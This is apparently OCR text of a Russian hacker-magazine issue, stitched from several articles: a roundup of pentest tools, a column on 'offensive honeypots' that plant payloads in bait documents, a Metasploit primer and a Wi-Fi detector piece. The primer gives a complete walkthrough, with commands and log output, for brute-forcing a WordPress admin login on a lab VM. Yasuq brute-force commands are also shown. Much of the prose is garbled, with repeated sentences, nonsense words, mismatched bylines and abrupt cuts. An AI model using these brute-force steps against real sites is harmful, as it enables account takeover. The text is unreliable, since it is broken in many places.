Все это на удивление не мешает подробной работе быть чертовски увлекательной и интересной. И еще. Занимаясь практической информационной безопасностью, особенно на свежем воздухе и с ноутбуком в рюкзаке, не забывай, что такие простые и замечательные вещи, как велосипед, роликы, самокат или лонгборд, помогут сделать приятное с полезным и получить удовольствие от хорошей погоды. Stay tuned! ⌶

ПОЛЕЗНАЯ ИНФОРМАЦИЯ

Общая теория по пентестам

- Vulnerability Assessment
- Open Source Security Testing Methodology Manual
- The Penetration Testing Execution Standard

Немного практики

- Pentesterlab.ru
- Penetration Testing Practice Lab

В закладки

- Open Penetration Testing Bookmarks Collection

Материал для начинающего вардрайвера

- Вардрайвинг в нашем веке
- Aircrack-ng
- Лучшие инструменты пентестера: беспроводные сети
- Вардрайвинг: сбор информации о беспроводных сетях
- Атаки на беспроводные сети. Часть 1, Часть 2, Часть 3
- НОУТО: Взломать Wi-Fi за 10 часов
- Строим мощный комплекс для вардрайвинга

Ссылки Олега Кулреева (http://bit.ly/1B0ZFCS)

- Утилиты для взлома Wi-Fi
- Материалы на тему взлома Wi-Fi
- 80211-tips-and-threats

ИГРАЕМ В АНФ

ВЗЛОМ МОБИЛЬНОЙ СВЯЗИ ЧЕРЕЗ SS7. ПЕРЕХВАТ SMS-СООБЩЕНИЙ, СЛЕЖКА И ПРОЧЕЕ

Сергей Болдырев,
Сергей Пастухов,
«Лаборатория Касперского»

Сегодня, например, нет человека, который не пользуется мобильным сервисом. И мобильная связь уже не ограничивается телефонными звонками. SMS и не только. Сегодня с помощью телефонного терминала можно оплатить почтовые услуги, приобрести какую-нибудь вещицу в интернет-магазине, получить по электронной почте свежие новости, а также сообщения, которые могут быть отправлены с помощью специальных сервисов и сети сотовых операторов. Все это позволяет временно обеспечить спокойствие своим детям, пока они играют в компьютерные игры.

Но все это — лишь вершина айсберга. Мобильная связь — это сеть, которая не любит быстрых изменений. Но прогресс остановить не в силах, и в сеть внедряются все новые и новые технологии. Одна из последних — 3G, которая, как ты, вероятно, уже знаешь, позволяет передавать по ней не только голосовые, но и данные посредством 3G-модемов. Но прогресс не стоит на месте, и в сеть внедряется еще одна технология — IP Multimedia Subsystem (IMS),

Дмитрий «D1g1» Евдокимов,
Digital Security
@dodzimodz

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

WARNING

Внимание! Информация предназначена исключительно с целью ознакомления! Ни автором, ни редакцией за твои действия ответственности не несут!

GITHUB COMMIT CRAWLER

GitHub Commit Crawler — инструмент, написанный на Python, для непрерывного мониторинга GitHub на предмет «шальных», ключевых и подозрительных фраз — коммитов в проекты.

Инструмент перечисляет членов определенного/заданного репозитория, смотрит на их публичные коммиты и ищет в них на заданные ключевые слова, совпадения по регулярным выражениям, которые могут содержать важную информацию (например, API-ключи, PGP private ключи, логины и пароли). Запуск идет через заданный промежуток времени (например, через каждые полчаса, минут).

Для простоты установки и использования тула распространяется в виде docker-контейнера.

Устанавливается следующим образом:

```
# docker pull jfalken/github-commit-crawler
# docker run -d -p 5000:5000 jfalken/github-commit-crawler
```

После этого можно подключиться через http://localhost:5000 или локальный IP.

Результат работы сохраняется в MongoDB и отображается через веб-интерфейс, где есть суперполезная кнопка Diff, которая отображает различие коммитов и вхождение искомых ключевых слов.

Принцип работы как «резвычайно прост, так и эффективен. Очень часто по специи или банальному незнанию в коммиты уходит критичная важная информация. Порой она лежит в комментариях или в виде вшитых аутентификационных данных внутренней инфраструктуры, которую забыли удалить после фаз тестирования.

Автор:
Chris Sandulow

URL:
github.com/jfalken/github_commit_crawler

Система:
Windows,Mac

YASUQ

Разработчики часто используют сторонние элементы, не особо задумываясь об их безопасности и о том, как они могут в конечном итоге повлиять на безопасность всего проекта. Такое положение дел часто приводит к удаленной компрометации сервера, к уязвимостям публичного уровня в хорошо известном сервисе. Это, к примеру, могут быть уязвимости в администрativной панели Apache Tomcat, JBoss JMX console, Hudson Jenkins.

Если поиздать по exploit-db и поискать там подобные эпизиоты, то можно найти более 10 тысяч удаленно эксплуатируемых уязвимостей, приводящих к полной компрометации сервера, в сотнях веб-приложений (фронтенда и бэкенда). Это RCE, неаутентифицированная заливка файлов, SQLi или RFI/LFI и так далее.

Yasuq — это Ruby-скрипт, который сканирует веб-проекты на уязвимые сторонние расширения, библиотеки, в общем, 3rd party элементы. Он быстро сканирует сеть на наличие таких сторонних компонентов и предоставляет возможность эксплуатации в них уязвимостей.

Для установки потребуются следующие темы:

```
# gem install ruby-nmap net-http-persistent --
  mechanize text-table
```

Примеры использования:

```
# ./yasuq -r 127.0.0.1 -p 80,8080,443,8443 --
-b form
```

Здесь будут произведены сканирование портов 80, 8080, 443 и 8443 на адресе 127.0.0.1 и брутфорс всех приложений, предлагающих form-based аутентификацию.

```
# ./yasuq -f my_nmap_output.xml -b all
```

Эта команда распарсит nmap-файл my_nmap_output.xml и произведет брутфорс всех приложений, предоставляющих form-based и HTTP basic методы аутентификации.

Автор:
0xsauby

URL:
github.com/0xsauby/yasuq

Система:
Windows,Linux

MIMOSA

Mimosa — это фреймворк на языке Python для злоупотребления EPC-функциональностью по ресурс CISCO. EPC расшифровывается как Embedded packet capture. Данный механизм позволяет захватывать как IPv-4, так и IPv6-пакеты, фильтр на определенные пакеты, просмотр содержимого пакетов на лету, отправлять сетевые устройства на захват трафика в определенных узлах сети, экспортировать нужную информацию в pcap-файлы.

Этот инструмент будет полезен в первую очередь специалистам, проводящим тесты на проникновение. Как ты, надеюсь, поняли, инструмент не эксплуатирует никаких уязвимостей, а использует стандартный функционал, но в целях, нужных пентестерам. В данном случае это будет полезно для сбора информации в контролируемом окружении, что может пригодиться для дальнейшей атаки по сети. Но при этом нужно понимать, что для работы с Mimosa необходимо иметь привилегии ENABLE на роутере.

Инструмент был впервые представлен на конференции Hack In The Box 2015 в Амстердаме. Для более близкого знакомства с темой советуем изучить презентацию автора «MIMOSA/WRITER/ROUTER: Abusing EPC on Cisco Routers to Collect Data».

Вызов справки:

```
$ python mimosa-cli.py
Mimosa> help
```

Доступные команды: _load, ed, li, pause, set, start_capture, _relative_load, edit, list, py, shell, stop_capture, add_target, hi, list_targets, r, shortcuts, cmdenvironment, history, load, run, show, del_target, l, mimosa_options, save, show_target

Для получения справки по командам набери help <имя_команды>.

Автор:
Rafael Silva

URL: github.com/rdsilva/Mimosa-Framework

Система:
Windows,Linux

SPYSTUDIO

Очень полезная вещь — смотреть, что делает приложение во время своего выполнения, не только на уровне сущностей, которыми оно оперирует (например, это можно увидеть благодаря набору инструментов от SysInternals), но и на уровне функций и параметров. Программа SpyStudio как раз в этом и помогает.

Основные возможности:

- трассировка приложения;
- сравнение трейсов выполнения;
- виртуализация приложения;
- упрощение упаковки приложения для VMware ThinApp и Symantec Workspace Virtualization;
- реализация утилиты proctoc и расширения для работы с ее логом;
- .NET troubleshoot;
- обнаружение вредоносного кода.

Поддержка:

- Windows XP и выше;
- архитектур x86 и x64.

Данный проект лишь с недавнего времени обзавелся бесплатной версией, раньше распространялся бесплатно только сам движок Deviare. Инструмент может быть полезен как IT-специалистам, так и специалистам по поиску уязвимостей.

Автор:
Nektra

URL:
nektra.com/products/spystudio-api-monitor/download/

Система:
Windows

STATIC CODE ANALYSIS ДЛЯ SMALI

Мы ни для кого не откроем Америку, но для изучения приложений существует статический и динамический подход. Android-приложения не исключение. И по-хорошему, прежде чем бросаться в динамический анализ, следовало бы предварительно изучить его в статике. Да порой и просто нежелательно или невозможно изучать приложение в динамике. Smalisca как раз и создана для статического анализа smali-кода.

Особенности:

- парсинг: можно извлекать информацию о классах, свойствах класса, методах и вызовах между классами;
- анализ: можно организовать умный поиск и настроить фильтры для поиска нужных классов и методов, например:

```
smalisca> sc -c class_name -p test -r 10 --
          -x path -s class_type
smalisca> scl -fc com/android -fm init -r 10
```

- визуализация: графическое отображение информации об отношении классов, методов и так далее.

Все это позволяет очень быстро и эффективно ориентироваться в чужом приложении при его анализе. Определенно, инструмент категории must have для анализа Android-приложений!

Автор:
Victor Dorneanu

URL:
github.com/dorneanu/smalisca

Система:
Windows,Linux

THE PENTESTERS FRAMEWORK

ThePenTestersFramework (PTF) — это Python-скрипт для основанных на Debian/Ubuntu дистрибутивов, призванный унифицировать и упростить инструменты для теста на проникновение. Как правило, пентестеры собирают все свои наработки и любимые инструменты в директории /pentest/, где так или иначе стараются следить за их актуальностью (обновлениями).

PTF как раз и пытается установить все твои любимые пентест-программы самых последних версий, скомпилировать их и сделать так, что ты сможешь очень просто устанавливать/обновлять дистрибутив на любой машине. Все организовано таким образом, что это приближает тебя к исполнению Penetration Testing Execution Standard (PTES) и помогает избежать множества непрятных вещей. Таким образом, твой пентест-дистрибутив содержит только нужное и полезное тебе и ничего лишнего. И развернуть то же самое на другой машине не составит труда. Это лишь дебиан, так что в него очень легко добавить свой любимый инструмент.

Pin
Tracer
Engine
Instrumentation
Engine
Analysis
Engine
Pin API
Pin JIT/Emulator
Pin VM
Pin JIT
Pin Emulator
Pin Code Cache
Pin Code Cache
Pin Code Cache


Колонка Дениса Макрушина

НАСТУПАТЕЛЬНАЯ БЕЗОПАСНОСТЬ

Денис Макрушин
Выпускник факультета информационной безопасности НИУ «МИФИ». Специализируется на исследовании угроз. Занимался разработкой прототипов антивирусных сканеров, исследованием нетрадиционных каналов утечки данных, атаками на инфраструктуры сетей с построением информационных систем в условиях с DDoS-атаками, принимал участие в организации и проведении ряда международных мероприятий по проблемам практической безопасности
dmitriyevich@yandex.ru, dmitriyevich@mail.ru

В 2013 году на конференции Black Hat Europe исследователь и наш постоянный автор Алексей Синцов представил публике исследование, в котором описал концепцию активного контроля и [отработал ее на практике](). С тех пор прошло уже два года, но в публичном доступе программных решений, основанных на концепции наступательной безопасности, не появилось.

↓



«Фотопед» того самого хакера, о кем рассказывал Алексей Синцов

С одной стороны, на рынке информационной безопасности явно выделяются тренды в направлении «защиты» пассивной защиты: появляются нейронные игроки со своими SIEM-системами, «импортозамещаются» классические средства защиты, развиваются технологии борьбы с APT. С другой стороны, в индустрии вспыли компании, которые не брезгуют продавать пользовательские малвари, предназначенные для комплексного мониторинга зараженной рабочей станции. В результате подобные разработки находят своего потребителя в лице правоохранительных органов.

Однако в случае с «правительственной малварью» (к ней мы подробнее перейдем в конце) 180 нашего журнала) ее использование в каком бы то ни было виде — прямое нарушение закона. А значит, этот подход противоречит концепции «наступательной безопасности».

НАПАДЕНИЕ — ЛУЧШАЯ ФОРМА ЗАЩИТЫ

«Лучшая защита — это нападение», — утверждал Александр Невский. Сперва полководца подкреплял тот факт, что защищающаяся сторона вынуждена определить множество вариантов действий стороны атакующей. И как результат, следовать сценариям атакующей стороны в ответ на реакцию на это событие, что ограничивает защищающую сторону на шаг назад. Это в классической модели процесса конфликта.

Применяемость и ИБ превратились между борьбы с какой-либо угрозой зачастую оказывается эффективнее, чем ответные. Однако архитектуры любого автоматизированного решения для ПК можно с тем или иным видом угроз, основанная на котором огромного количества точек присутствия, все-таки намекает на то, что серебряная пуля может лететь в преступника, уже убегающего из инфраструктуры с ценными данными. Именно по этой причине никто не прекращающей решения класса antiAPT как «кубиц» услуг тестирования на проникновение и расследования инцидентов.

APT — атака, часто напоминающая работу хирургическим инструментом, они используют одновременно несколько возможных вариантов проникновения и продвижения к цели. Проводимо-зависимая «сумка» продуктами различного типа. Поведитель противоречия ручной работы атакующего против автоматизированного средства защищающегося заранее определен.

Тем не менее, чтобы это не в каждом случае, то отменяет необходимость использовать средства защиты. Просто всегда в голове стоит держать самый пессимистичный сценарий развития событий: злодей проник в инфраструктуру и выгнал из нее ценную информацию.

Индустрия уже довольно давно знает о достоинствах хакнитов. Именно в государственных и государственных структурах, и не случайно большинство каких-либо коммерческих организаций могут оценить пределы подобных решений, которые позволяют поймать какую-либо малварь или свежий эксплойт и уязвимость для дальнейшего анализа.

Почему бизнесу нечитерским решениям подобного класса? Потому что «Вам позвонили» может отправить клиента к вашему конкуренту, а «Вас уронили на поляне». Так что незачем использовать судьбу. И тем не менее в ходе расследования ИБ-инцидента это бывнес вынужден инвестировать средства в оперативно-разыскные мероприятия, чтобы найти ответчика».

Задачу расследования инцидентов можно упростить (если не решить вовсе) активным хакнитом, который описал Алексей Синцов. Точнее говоря, автоматизированное средство, которое помогает поиску и идентифицировать субъекта инцидента, и значитсю еще до того, как этот инцидент случился и злодей сбежал с ценными данными.

Основные вопросы, которые может вызвать активный хакнитот, атакующий нарушителя:

1. Легально ли с юридической точки зрения атаковать хакера в ответ?
2. Как мне убедиться в том, что хакнитот не атакует клиента?

ЮРИДИЧЕСКИЕ АСПЕКТЫ

Исследователь, предложивший концепцию системы «обратного тестирования на проникновение», оставил правовую сторону ее использования на откуп юристам и прочим компетентным в этом вопросе людям. Попробуем вместе оценить, насколько легально использование подобной системы.

Рассмотрим сценарий, который описывал Алексей.

1. Атакующий успешно эксплуатирует уязвимость (или серию уязвимостей) в веб-приложении (SQL-ij, XSS, bruteforce и так далее) и попадает в закрытую зону веб-ресурса (admin-панель).
2. В admin-панели атакующий находит документы, которые предназначены для внутреннего пользования, и скачивает эти документы.
3. Документ содержит payload, который открывает канал утечки каких-либо данных об атакующем.

Последний пункт — тот самый камень преткновения между логикой и законом. С одной стороны, злодей скомпрометировал целевую информационную систему. Несет он объект взаи ответственность за все последующие действия злодея? Ответ да, несет. Однако все зависит от payload'а. Если документ содержит исполнительный код, то ответственность полностью ложится на разработчиков кода в операционной системе, то это нарушение закона. И такой инцидент законодательство каждой страны описывает по-своему.

Например, это может нарушать «Закон Яровой» в РФ, статьи «Закон (Internet Act, Electronic Communication Privacy Act) ограничивает вмешательство в частную жизнь, даже если это происходит в процессе взлома offensive-хакнитота. С другой стороны, есть такое понятие, как «лютка для сервиса, находящегося под защитой», которое позволяет собирать информацию о злоумышленниках до тех пор и только в тех случаях, когда такая технология направлена строго на защиту какого-либо объекта. Другими словами, существуют льготы для оперативно-разыскных мероприятий.

Кроме того, данный offensive-хакнитот может не использовать сомнительные инструменты вроде эксплойтов, а взять на вооружение легитимные особенности приходящего программного обеспечения. Например, отчеты Word-документа может подгружаться с удаленного сервера и таким образом создать канал утечки информации о рабочей станции атакующего. Из всего этого напрашивается вывод: ситуация, когда злодей «попадается» в расследовании при помощи offensive-хакнитота, может неоднозначно интерпретироваться с юридической точки зрения и зависит от методов и средств, которые используются для расследования инцидента.

АРХИТЕКТУРА OFFENSIVE HONEYPOT

Решение типа «offensive honeypot» должно выполнять следующие задачи:

1. Определять начальную стадию атаки.
2. Идентифицировать все последующие обращения атакующего к целевой системе (то есть отделить его от потока легитимных обращений к целевой ИС).
3. Фиксировать каждое действие атакующего.
4. На каждом этапе атаки получать информацию об атакующем и его окружении.

При этом — никаких false positive. Последний пункт — полет фантазии и творчество для специалиста, проектирующего хакнитот.

В своем докладе Алексей классифицировал возможных атакующих следующим образом:

1. Автоматизированные средства (боты).
2. Скрипт-киддисы.
3. Black hat'ы.
4. White hat'ы.

Если цели каждой из этих ролей интуитивно не понятны, рекомендую обратиться к материалу исследования. Для каждой из этих ролей offensive-хакнитот должен реализовать свой сценарий нападения. В данном случае очень хорошо применить теорию игр, но об этом поговорим в другой раз.

Рассмотрим архитектуру решения на примере хакнитота для веб-приложений. Впоследствии мы расширим эту концепцию до полноценной инфраструктуры.

Фронтенд для целевой информационной системы решает следующие задачи:

1. Анализ запроса к бэкенду (задача веб-application firewall).
2. В случае если запрос легитимный, фронтенд перенаправляет его бэкенду.
3. Если запрос нелегитимный, фронтенд осуществляет фингерпринт фразера пользователя и перенаправляет его в хакнитот (либо внедряет JS-код в оригинальные страницы).

О конкретных инструментах и их использовании мы поговорим в следующем материале. Пока что можно сделать прогноз в качестве средства frontend будет использоваться веб-сервер (прокси) с поддержкой модулей в связке с NAXSI WAF). Более того, пейлоадам и сценариям, при которых они будут загружаться на сторону атакующего, можно посвятить отдельный номер.

ЗАКЛЮЧЕНИЕ

«Наступательная безопасность» — понятие, которое с ростом количества инцидентов в корпоративном и государственном секторе будет набирать обороты и в будущем станет появляться в инфраструктуре в том или ином виде. Еще поэтому «почтение «киберобщ» к хакерам» и, таким образом, гарантируют обратную совместимость со старыми версиями ОС. За примерами далеко ходить не нужно — разработчики малвари BlackEnergy2 написали ядро, которое успешно отрабатывает как в Win 7, так и в Win 8/8.1. Сторонние модули и этот малварн уже могут иметь свои особенности, которые не позволят им исполняться в «залышившейся» среде. И в этом случае задача определения окружения исполнения на долгую-острую сводится к проверке версии ядра в операционную систему, если она удовлетворит требованиям злодея.

Тем не менее не рекомендую испытывать судьбу и проверять все описанное на своей рабочей станции, а по возможности устанавливать наиболее свежие ОС и ПО.

ЗАДАЙ ВОПРОС ДЕНИСУ

Теперь ты можешь задать свой умный (или не очень) вопрос на тему безопасности в целом и малвари в частности, а Денис — публично на него ответит. Спамим сюда: conf@hakin9.org

ПОГРУЖЕНИЕ В METASPLOIT ЧАСТЬ I

Михаил Симонов
Security Code

ЗНАКОМИМСЯ С МОЩНЫМ ФРЕЙМВОРКОМ ДЛЯ АНАЛИЗА БЕЗОПАСНОСТИ

Metasploit — это мощный открытый фреймворк с продуманной архитектурой, сотнями контрибьюторов, который позволяет в себе поместить модули для автоматизации эксплуатирования огромного количества уязвимостей. Несмотря на то что Metasploit регулярно появляется в ВД, многие только знакомятся с ним. Мы решили помочь начинающим пенетестерам и запускаем новый цикл статей, который познакомит тебя с основными возможностями этого замечательного инструмента.

ПРЕДЫСТОРИЯ

Историю Metasploit берет начало в 2003 году. HD Moore, работавший пенетестером, столкнулся с небольшой проблемой: его компании, заметил, что хранение и использование эксплоитов для багов в себе пытаются обнаружить «черные». На тот момент это был просто набор разрозненных эксплойтов и скриптов, общаться с которыми нужно было в базе данных. Информация о необходимом окружении для запуска эксплойтов, как правило, отсутствовала. Также не несла в себе ручу устаревшего кода, требовала модификации вместо прокисания пятой для каждого конкретного случая, что весома затрудняло работу процесса и условно-рефлексу новых эксплоитов.

В Metasploit автор, пытаясь решить эту проблему, создал кроссплатформенную среду на Perl с поверхностным интерфейсом и включил в нее порядка сравнительно простых. Особенно популярным версия Metasploit стала после версии framework-2.4, в которой уже появился полноценный интерфейс к эксплоитам, то есть, в которым они довели до ума задумку автора. Framework-3 уже в основном ориентировался на Perl, с которым они довели до ума задумку автора. Framework-3 уже в основном ориентировался на Perl, с которым они довели до ума задумку автора.

Следующая значимая веха была версия Metasploit в Perl на Ruby, для того чтобы исправить ограничения Perl, обеспечить кросс-платформенность и выпустить большей гибкости при разработке. В 2009 году фреймворк приобрел клиентов Rapid7, которые и поддерживают его в настоящем. Последняя версия, а также стала поставлять коммерческие версии продукта. Сам фреймворк давно перерос в полноценный, но, к сожалению, не всем понятный, его можно встретить, (хотя и нечасто) даже в виде «чистых» системных ядер.

ВЕРСИИ

На момент написания статьи Metasploit распространяется в четырех версиях:

- Framework — бесплатная версия с консольным интерфейсом;
- Community — бесплатная версия, включающая дополнительно веб-интерфейс и ограниченную по функциональности версию;
- Express — для коммерческих пользователей, включает функционал, позволяющий проводить атаки по словарям, перебирать и формировать отчеты по ним;
- Pro — самая продвинутая версия, предоставляет расширенные возможности для проведения атак, позволяет формировать цепочки задач для взлома, создавать подробные отчеты и многое другое.

Помимо веб-интерфейса, доступного в версиях Community, Express и Pro, существует также проекты, как Armitage и Cobalt Strike, предоставляющие GUI-интерфейс для фреймворка.

УСТАНОВКА

На текущий момент поддерживается все актуальные версии Windows и большинство популярных дистрибутивов Linux. В обоих случаях разработчики предоставляют графический инсталлятор, так что проблем с установкой возникнуть не должно. Единственное исключение — дистрибутивы для Kali Linux, Perbeto, Black Arch и некоторые другие, уже включают Metasploit в свой состав.

Стоит отметить, что перед установкой необходимо выключить антивирусы и другие средства защиты, так как большинство из них расценивают Metasploit как вредоносную программу.

База данных

Еще один важный момент стоит учесть, — это использование фреймворком базы данных для хранения информации о хостах, сервисах, уязвимостях и прочем. Подключение к ней — «необязательная условие» для функционирования фреймворка, но тем не менее многие предпочтут воспользоваться этим фичи, так как для пользователя с повышенным пространством.

Metasploit использует PostgreSQL, поэтому тебе понадобится установить ее на свою систему. Затем убедиться, что запущены нужные сервисы БД и фреймворка. Запустить их можно соответствующими командами (команды приведены для Kali Linux, могут отличаться в твоем дистрибутиве):

```
service postgresql start
service metasploit start
```

Далее проверим, что фреймворк успешно установился подключился. Откроем консоль Metasploit (в Windows — msfconsole, в Linux msfconsole), ждем, пока загрузится, и выполняем команду db_status. Если все сделано верно, что соединение с базой установлено.

СТРУКТУРА ФРЕЙМВОРКА

Metasploit написан на языке Ruby. Она требуется для операций общего назначения: работа с сокетами, протоколами, форматированием текста, работы с кодировками и прочим. На нем базируется библиотека MSF Core, которая предоставляет базовый функционал и «низкоуровневый» API. Его используют Библиотека Rex. Rex, которая, в свою очередь, предоставляет API для поиска, интерфейса пользователя (как консольного, так и графического), а также модулей.

На модулям стоит остановиться подробнее. Они делятся на несколько типов, в зависимости от предоставляемой функциональности:

- Exploit — код, эксплуатирующий определенную уязвимость на целевой системе (например, переполнение буфера);
- Payload — код, который запускается на целевой системе после того, как отработал эксплойт (например, подключение, выполнение шеллкода и прочее);
- Post — код, который запускается на системе после успешного проникновения (например, собирает пароли, скачивает файлы);
- Encoder — инструменты для обфускации модулей с целью маскировки от антивирусов;
- NOP — генераторы NOP'ов. Это ассемблерные инструкции, которая не производит никаких действий. Используются, чтобы заполнить пустоту в исполняемых файлах, для подстроек под необходимый размер;
- Auxiliary — модули для сканирования сети, анализа трафика и так далее.

Структура фреймворка

КОМАНДЫ MSFCONSOLE

Metasploit по-прежнему поддерживает несколько интерфейсов, самым распространенным способом работы с Metasploit по-прежнему остается консольный интерфейс msfconsole. Рассмотрим основные команды:

- use — выбирать определенный модуль для работы с ним;
- back — отказаться, обратная use; переставить с выбранным модулем и вернуться назад;
- show — выводит список модулей определенного типа;
- set — устанавливает значение определенному объекту;
- run — запустить выполнение выбранного модуля после того, как были установлены необходимые опции;
- info — показывает информацию о модуле;
- search — найти определенный модуль;
- check — проверить, подвержена ли целевая система уязвимости;
- sessions — вывести список доступных сессий.

ПЕНТЕСТ WORDPRESS

Теперь же, воспользовавшись полученными знаниями, в качестве «Небо» попробуем пенетест сайта на WordPress.

Поиска уязвимости

Для начала необходимо найти тестовое окружение. Для этого в Google пользоваться сервисом WhatsWeb + Wappalyzer и расширение WLDA, который позволяет определить тип/версию используемого на сайте движка/ядра/ядра/ядра/ядра в основе. Подробные инструкции по сносному найти на сайте проекта, здесь я покажу основные шаги:

- Добавляем базовый сервер:

```
vagrant box add ntym0001/vcsw
```

Затем скачиваем с сайта проекта архив в Vagrantfile, кубуемая Chef и прочим, достаточными, переходим в папку с где лежит Vagrantfile, и выполняем команду:

```
vagrant up
```

После этого у тебя должна поднялся машина с развернутым WordPress, доступная по адресу 192.168.33.10. Стоит отметить, что это же тестовый сайт, где настроен баз и заведена администратором учетка. Логин и пароль от нее указан на сайте, но мы же ужаем другим путем)

Поиска

Открыв консоль Metasploit

```
msfconsole
```

Запустим поиск по слову wordpress, чтобы найти необходимый модуль:

```
search wordpress
```

Среди появившегося многообразия нас интересует модуль **auxiliary/scanner/http/wordpress_login_enum**, который отвечает за брутфорс аутентификации WordPress.

```
[msf] > msf5 > search wordpress
Matching Modules
================

   Name                                                   Disclosure Date  Rank       Check  Description
   ----                                                   ---------------  ----       -----  -----------
   exploit/multi/http/wp_crop_rce                         2014-08-27       excellent  Yes    WordPress Crop-image Shell Upload
   auxiliary/admin/http/wordpress_bulk_delete             2014-11-26       normal     No     WordPress Bulk Delete
   auxiliary/admin/http/wordpress_xml_rpc                 2014-08-06       normal     No     WordPress XML-RPC Scanner
   auxiliary/dos/http/wordpress_xmlrpc_dos                2015-02-02       normal     No     WordPress XML-RPC Multiple Requests DoS
   auxiliary/gather/wp_ultimate_csv_importer_user_extract 2015-02-02       normal     No     WordPress Ultimate CSV Importer User Extract
   auxiliary/scanner/http/wordpress_ghost_scanner         2015-01-27       normal     No     WordPress GHOST Vulnerability Scanner
   auxiliary/scanner/http/wordpress_login_enum            2009-03-24       normal     No     WordPress Brute Force and User Enumeration Utility
   auxiliary/scanner/http/wordpress_pingback_access       2013-12-30       normal     No     WordPress Pingback Locator
   auxiliary/scanner/http/wordpress_scanner               2015-03-04       normal     No     WordPress Multi-Vulnerability Scanner
   auxiliary/scanner/http/wordpress_xmlrpc_login          2015-03-04       normal     No     WordPress XML-RPC Username/Password Login Scanner
```

Результаты поиска модулей по запросу wordpress

Выберем его для работы:

```
use auxiliary/scanner/http/wordpress_login_enum
```

Чтобы понять, как его использовать, можно ввести команду `info`, которая выводит краткое описание модуля и список используемых параметров. Прежде всего, укажем адрес хоста, на котором расположен сайт:

```
set RHOSTS 192.168.33.10
```

Для брутфорса будет использоваться перебор по словарю. В данном случае известно, что пароль несложный, поэтому подойдет практически любой список неизвестных паролей, который достаточно в сети. Укажем путь к нему:

```
set PASS_FILE /root/10k-common-passwords.txt
```

По умолчанию модуль проверяет перебираемые пароли, даже встретив нужный. Это полезно, когда на сайте более одного пользователя с одинаковым паролем. В нашем случае нужно просто остановиться, когда пароль будет найден. Для этого зоже имеется соответствующая опция:

```
set STOP_ON_SUCCESS true
```

Также можно запретить вывод в консоль всех малозначимых сообщений, вроде неудачных попыток авторизации:

```
set VERBOSE false
```

Теперь, когда подготовительные действия совершены, осталось ввести последнюю команду и ожидать результата:

```
run
```

После окончания процесса мы увидим в выходе командной строки, что на сайте был найден пользователь с именем admin и паролем, который в нем подошел, был тоже admin.

```
[+] 192.168.33.10:80 - WordPress Brute Force - Trying username: 'admin' with password: 'admin'
[+] 192.168.33.10:80 - WordPress Brute Force - Failed to login as 'admin'
[+] 192.168.33.10:80 - WordPress Brute Force - Trying username: 'admin' with password: 'fender'
[+] 192.168.33.10:80 - WordPress Brute Force - Failed to login as 'admin'
[+] 192.168.33.10:80 - WordPress Brute Force - Trying username: 'admin' with password: 'jeffrey'
[+] 192.168.33.10:80 - WordPress Brute Force - Failed to login as 'admin'
[+] 192.168.33.10:80 - WordPress Brute Force - Trying username: 'admin' with password: 'jessica
```

Интервью с создателем GUI для AV


Андрей Федонюк про skillsets, separation of concerns и митобы

dexonb
dexonb@gmail.com

Решили мы в этот раз попробовать новый формат интервью — «программисты от программистов». Мы побеседуем с автором шарпер-кэша известной в узких антивирусных кругах UI-библиотеки, на разработку которой ушло всего лишь и не про бизнес, а строго про кодинг. Так, чтобы, если это впервые спокой человек, в нашу кухню не посвященный, его мозги бы вскипели и взорвались, после чего он бы сразу закрыл журнал и пошел пугать котенка.

Немного о Sciter

У современных программистов нет проблем с выбором либы для создания GUI своих приложений. К их услугам целый пук библиотек, начиная со старушки **MFC** и заканчивая монстром **Qt**. Но есть одна разработка, которая стоит особняком — **Sciter**. Посмотрев на то что она представляла лишь в узких кругах, ее вне брака в качестве своей базы для пользовательских интерфейсов крупнейшие AV-компании. Sciter позволяет создавать графический интерфейс с помощью HTML и CSS. Дополнительным плюсом будет JS подобный язык программирования, который позволяет просто и быстро описать всю логику взаимодействия с пользовательским интерфейсом. Сегодня, этой маленькой, но очень полезной той библиотеки — Андрей Федонюк, он же основатель и владелец компании Terra Informatica Software.


Avast! FREE ANTIVIRUS
ЗАЩИЩЕНО
Avast Free Antivirus
Avast Free Antivirus
Avast Free Antivirus

Wi-Fi-детектор для Android

Сканируем радиосфер и поисках указанных точек доступа

АВТОР
Дмитрий Ю. Сапожников занимается всем, кроме компьютеров. Любит ходить в горы, ездить на велосипеде, играть в шахматы и кидать дротики в цель. Не терпит лицемерия и ложи пускает в ход при первой возможности. Не любит, когда ему говорят, что он не прав, но всегда признает свою ошибку, если сам видит, что ошибся. Не любит, когда ему говорят, что он не прав, но всегда признает свою ошибку, если сам видит, что ошибся.

Дмитрий Ю. Сапожников
Skype: dmitry.sapozhnikov
E-mail: dmitry@sapozhnikov.com

Термины

MAP – обобщенная точка доступа — устройство, для обслуживания клиентов которого предназначено одно или несколько виртуальных устройств.

SPB – Service Provider Bridge — сервис-провайдерский мостик, мостик для передачи кадров провайдера.

VEP – Virtual Ethernet Protocol — протокол для обмена фреймами между виртуальными мостами и виртуальными портами.

VLAN – Virtual Local Network — сеть VLAN, виртуальная локальная сеть, сеть, изолированная от остальной сети на уровне коммутации.

WPA2 – сеймейство WPA, усиленное версией по стандарту CCMP и AES.

TKIP – протокол шифрования пакетов данных, в отличие от WEP использует для каждого пакета свой ключ шифрования, который генерируется из общего ключа шифрования, ключа доступа и номера пакета.

CCMP – протокол блочного шифрования с кодом аутентификации, сообщения кодируются AES.

AES – симметричный шифр блочного шифрования, принятый в качестве стандарта шифрования правительством США.

EAP – расширяемый протокол аутентификации клиента.

ТАКТИКО-ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Такого класса устройства называются «дыра-ловушка» (дыра-приманка) (ситуация, когда в сеть вторгается злоумышленник, а ему подсовывают ложную сеть, в которой он и «зависает» на время, пока его вычисляют и ловят). Такие устройства могут использоваться для обнаружения «дыр» в сетевой инфраструктуре, для обнаружения «дыр» в сетевой инфраструктуре, для обнаружения несанкционированных точек доступа, для отвода злоумышленника в ложную сеть, для сбора информации о злоумышленнике

Умный дом на Java

Обзор Netty — крутейшего Java-фреймворка

